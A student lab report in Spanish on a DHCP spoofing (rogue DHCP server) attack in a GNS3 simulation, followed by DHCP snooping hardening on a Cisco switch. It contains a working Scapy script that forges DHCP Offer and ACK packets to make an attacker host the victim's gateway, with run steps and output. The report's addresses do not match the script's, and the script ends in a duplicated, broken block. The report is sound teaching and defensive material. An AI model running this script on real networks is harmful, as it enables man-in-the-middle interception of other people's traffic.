

Informe de Laboratorio Técnico: Auditoría de Seguridad en Capa 2 — DHCP Spoofing (Rogue DHCP Server)

Información Institucional y de Control

- Institución: Instituto Tecnológico de Las Américas (ITLA)
- Asignatura: Seguridad de Redes
- Autor de la Auditoría: Zoe Daniela Bobonagua Acevedo
- Matrícula: 2025-0839
- Entorno de Simulación: GNS3 / PNETLab con nodos Cisco IOSv
- Fecha de Documentación: Junio de 2026

1. Objetivos del Laboratorio y del Script

1.1. Objetivo del Laboratorio

El propósito de esta práctica de ingeniería es evaluar la vulnerabilidad del protocolo DHCP frente a ataques de suplantación de identidad en entornos conmutados de Capa 2. El laboratorio recrea un escenario donde un atacante despliega un servidor DHCP no autorizado (**Rogue DHCP Server**) con el fin de alterar los parámetros de red de los clientes legítimos (alterando el *Default Gateway* y los servidores *DNS*). Esto permite analizar los riesgos asociados a ataques de **Man-in-the-Middle (MitM)** por interceptación de tráfico y validar el rol crítico de las funciones de inspección dinámicas en los switches de acceso.

1.2. Objetivo del Script (dhcp_spoofing.py)


El script en Python 3 utiliza la librería **Scapy** para actuar de forma pasiva y reactiva. Su objetivo técnico es escuchar la red en busca de mensajes de difusión *DHCP Discover* provenientes de clientes desconfigurados y responder de manera ultra-rápida con un paquete *DHCP Offer* falso antes de que el servidor legítimo (R1) pueda procesar la solicitud. El script inyecta parámetros modificados para redirigir el tráfico del host víctima hacia la dirección IP del nodo auditor.

2. Documentación de la Arquitectura de Red


La infraestructura mantiene la segmentación corporativa del laboratorio anterior, operando bajo la VLAN 83 para los usuarios y la VLAN 99 para la administración de los dispositivos de red

2.1. Diagrama de Flujo Lógico de la Topología

None



2.1 TOPOLOGIAN EN GNS3



2.2. Cuadro de Parámetros de Red y Suplantación

Parámetro de Red	Configuración Real (Legítima)	Configuración Spoofed (Atacante)	Impacto Operacional
Servidor DHCP	10.25.83.1 (R1)	10.25.83.99 (kali-1)	El cliente obedece al servidor que responda primero.
Default Gateway	10.25.83.1	10.25.83.99	Todo el tráfico fuera de la LAN pasa por Kali-1 (MitM).

DNS Server	8.8.8.8	10.25.83.99	Permite la manipulación o falsificación de resoluciones web.
Pool Ofrecido	10.25.83.50 - 10.25.83.150	10.25.83.200	Rango controlado por el servidor falso.

3. Especificaciones y Funcionamiento del Script

3.1. Requisitos para Utilizar la Herramienta

- **Entorno:** Nodo **kali-1** conectado al puerto perimetral **Gi0/3** del switch de acceso.
- **Requisito de Red previo:** Se recomienda ejecutar una pequeña ráfaga de *DHCP Starvation* previa sobre R1 o asegurar que el tiempo de respuesta de Kali sea inferior al del enrutador para garantizar la efectividad del Spoofing.
- **Privilegios:** Ejecución bajo **sudo** para habilitar el modo promiscuo en la tarjeta de red e inyectar respuestas de Capa 2.

3.2. Documentación del Funcionamiento Interno

El script implementa una arquitectura basada en eventos (Sniff-and-Reply):

1. **Filtro de Captura:** Escucha únicamente los paquetes UDP destinados al puerto de servidor **67** (*DHCP Discover*).
2. **Extracción de Parámetros:** Al interceptar un *Discover*, extrae de forma dinámica el identificador de transacción (**xid**) y la dirección MAC real del cliente (**chaddr**).
3. **Inyección de la Respuesta:** Construye de forma inmediata un paquete *DHCP Offer* de broadcast, donde altera los campos de configuración interna del protocolo, declarando a **10.25.83.99** como el Gateway de la red.

Python

```
#!/usr/bin/env python3
import sys
from scapy.all import *

interface = "eth0"

# =====
```

```

# CONFIGURACIÓN DEL SERVIDOR FALSO
# =====
fake_ip = "10.25.83.150"      # IP para la PC
fake_router = "10.25.83.12"  # IP de tu Kali (Gateway Falso)
fake_dns = "8.8.8.8"
subnet_mask = "255.255.255.0"
server_ip = "10.25.83.12"    # IP de tu Kali
# =====

print(f"[*] Iniciando Servidor DHCP de dos fases para GNS3 en
{interface}...")

def dhcp_reply(pkt):
    if pkt.haslayer(DHCP):
        message_type = pkt[DHCP].options[0][1]
        client_mac = pkt[Ether].src
        xid = pkt[BOOTP].xid

        # FASE 1: Responder al DISCOVER (1) con un OFFER
        if message_type == 1:
            print(f"[+] Discover detectado de {client_mac}.
Enviando Offer...")

            offer_pkt = (
                Ether(dst=client_mac,
src=get_if_hwaddr(interface)) /
                IP(src=server_ip, dst="255.255.255.255") /
                UDP(sport=67, dport=68) /
                BOOTP(op=2, yiaddr=fake_ip, siaddr=server_ip,
chaddr=pkt[BOOTP].chaddr, xid=xid) /
                DHCP(options=[
                    ("message-type", "offer"),
                    ("server_id", server_ip),
                    ("subnet_mask", subnet_mask),
                    ("router", fake_router),
                    ("name_server", fake_dns),
                    ("lease_time", 86400),
                    "end"
                ])
            )

```

```

    )
    sendp(offer_pkt, iface=interface, verbose=False)

    # FASE 2: Responder al REQUEST (3) con el ACK (5)
    definitivo
    elif message_type == 3:
        print(f"[+] Request detectado de {client_mac}.
Enviando ACK definitivo...")

        ack_pkt = (
            Ether(dst=client_mac,
src=get_if_hwaddr(interface)) /
            IP(src=server_ip, dst="255.255.255.255") /
            UDP(sport=67, dport=68) /
            BOOTP(op=2, yiaddr=fake_ip, siaddr=server_ip,
chaddr=pkt[BOOTP].chaddr, xid=xid) /
            DHCP(options=[
                ("message-type", "ack"),
                ("server_id", server_ip),
                ("subnet_mask", subnet_mask),
                ("router", fake_router),
                ("name_server", fake_dns),
                ("lease_time", 86400),
                "end"
            ])
        )
        sendp(ack_pkt, iface=interface, verbose=False)
        print(f"----- ¡ATAQUE EXITOSO PARA LA MAC
{client_mac}! -----\n")

    try:
        sniff(iface=interface, filter="udp and port 67",
prn=dhcp_reply, store=0)
    except KeyboardInterrupt:
        print("\n[-] Servidor DHCP Falso apagado.")
        sys.exit(0)

    sniff(iface=interface, filter="udp and port 67",
prn=dhcp_spoof, store=0)

```

```
except KeyboardInterrupt:
    print("\n[-] Deteniendo Servidor Rogue DHCP.")
    sys.exit(0)
```

4. Guía de Ejecución y Diagnóstico de Anomalías

Paso 1: Inicialización del Servidor Falso

Acceda a la consola del nodo de auditoría en Kali Linux y despliegue el script para poner la interfaz en estado de escucha activa:

```
Shell
chmod +x dhcp_spoofing.py
sudo ./dhcp_spoofing.py
```

```
(kali@kali)-[~]
$ sudo python3 dhcp_spoofing.py
[sudo] contraseña para kali:
[*] Iniciando Servidor DHCP de dos fases para GNS3 en eth0 ...
█
```

Paso 2: Renovación de Direccionamiento en el Host Víctima

Desde la consola del nodo de pruebas del cliente **PC1**, borre cualquier asignación previa y fuerce el ciclo de transacciones DHCP (DORA):

```
None
PC1> ip dhcp -r
PC1> ip dhcp
```

```
PC1> ip dhcp
DDD
Can't find dhcp server

PC1> ip dhcp
DORA IP 10.25.83.150/24 GW 10.25.83.12
```

Paso 3: Confirmación del Man-in-the-Middle (MitM)

Verifique en la consola del cliente que la ruta predeterminada apunte de forma efectiva hacia la máquina de auditoría, confirmando la pérdida de control perimetral:

None

```
PC1> show ip
```

```
10.25.83.150/24 GW 10.25.83.12
```

5. Plan de Mitigación e Ingeniería de Hardening

5.1. Configuración Defensiva Aplicada (Switch SW2)

La mitigación de esta vulnerabilidad se basa en establecer fronteras de confianza estrictas. Por defecto, al activar la inspección de DHCP, todas las interfaces del switch se consideran **no confiables** (*untrusted*), lo que significa que el dispositivo descartará cualquier mensaje entrante de tipo *Offer*, *Ack* o *Lease-Query* que provenga de dichos puertos.

Implemente la siguiente plantilla de hardening en el switch de acceso **SW2**:

None

```
SW2# configure terminal
!
! 1. Activación de la inspección global en la VLAN del
laboratorio
ip dhcp snooping
ip dhcp snooping vlan 83
no ip dhcp snooping information option
!
! 2. Declarar de forma explícita la interfaz hacia el servidor
legal como CONFIABLE
interface GigabitEthernet0/2
  description UPLINK_TO_ROUTER_R1_LEGITIMATE
  ip dhcp snooping trust
exit
!
! 3. Las interfaces de acceso (Gi0/3 y Gi1/0) no se modifican,
quedando como UNTRUSTED
interface range GigabitEthernet0/3, GigabitEthernet1/0
  description CLIENTS_AND_AUDIT_PORTS
  ! Nota: Al no aplicar "trust", bloquearán cualquier intento de
actuar como servidor.
```



```
end
```

5.2. Comprobación y Logs de Validación de Defensas

Cuando el script de Kali intenta enviar la respuesta falsificada a través de la interfaz **Gi0/3**, el mecanismo de seguridad del switch inspecciona el paquete, detecta que es un mensaje de servidor (*DHCP Offer*) entrando por un puerto configurado como *untrusted*, lo descarta inmediatamente e impide que llegue a **PC1**.

Para comprobar las estadísticas de bloqueo del switch y asegurar que el cliente obtuvo direccionamiento legítimo desde R1, ejecute:

```
None
```

```
SW2# show ip dhcp snooping statistics
```

```
SW2# show ip dhcp snooping binding
```

6. Marco de Uso Ético y Cumplimiento Legal

Este documento ha sido estructurado con fines estrictamente didácticos y de entrenamiento académico para la asignatura **Seguridad de Redes** en el **ITLA**. La simulación y el código se limitan a plataformas de virtualización controladas. La implementación de servidores DHCP falsos en infraestructuras corporativas reales altera la disponibilidad de los servicios y recopila datos de manera ilícita, actos que se encuentran penalizados bajo las regulaciones de delitos cibernéticos vigentes.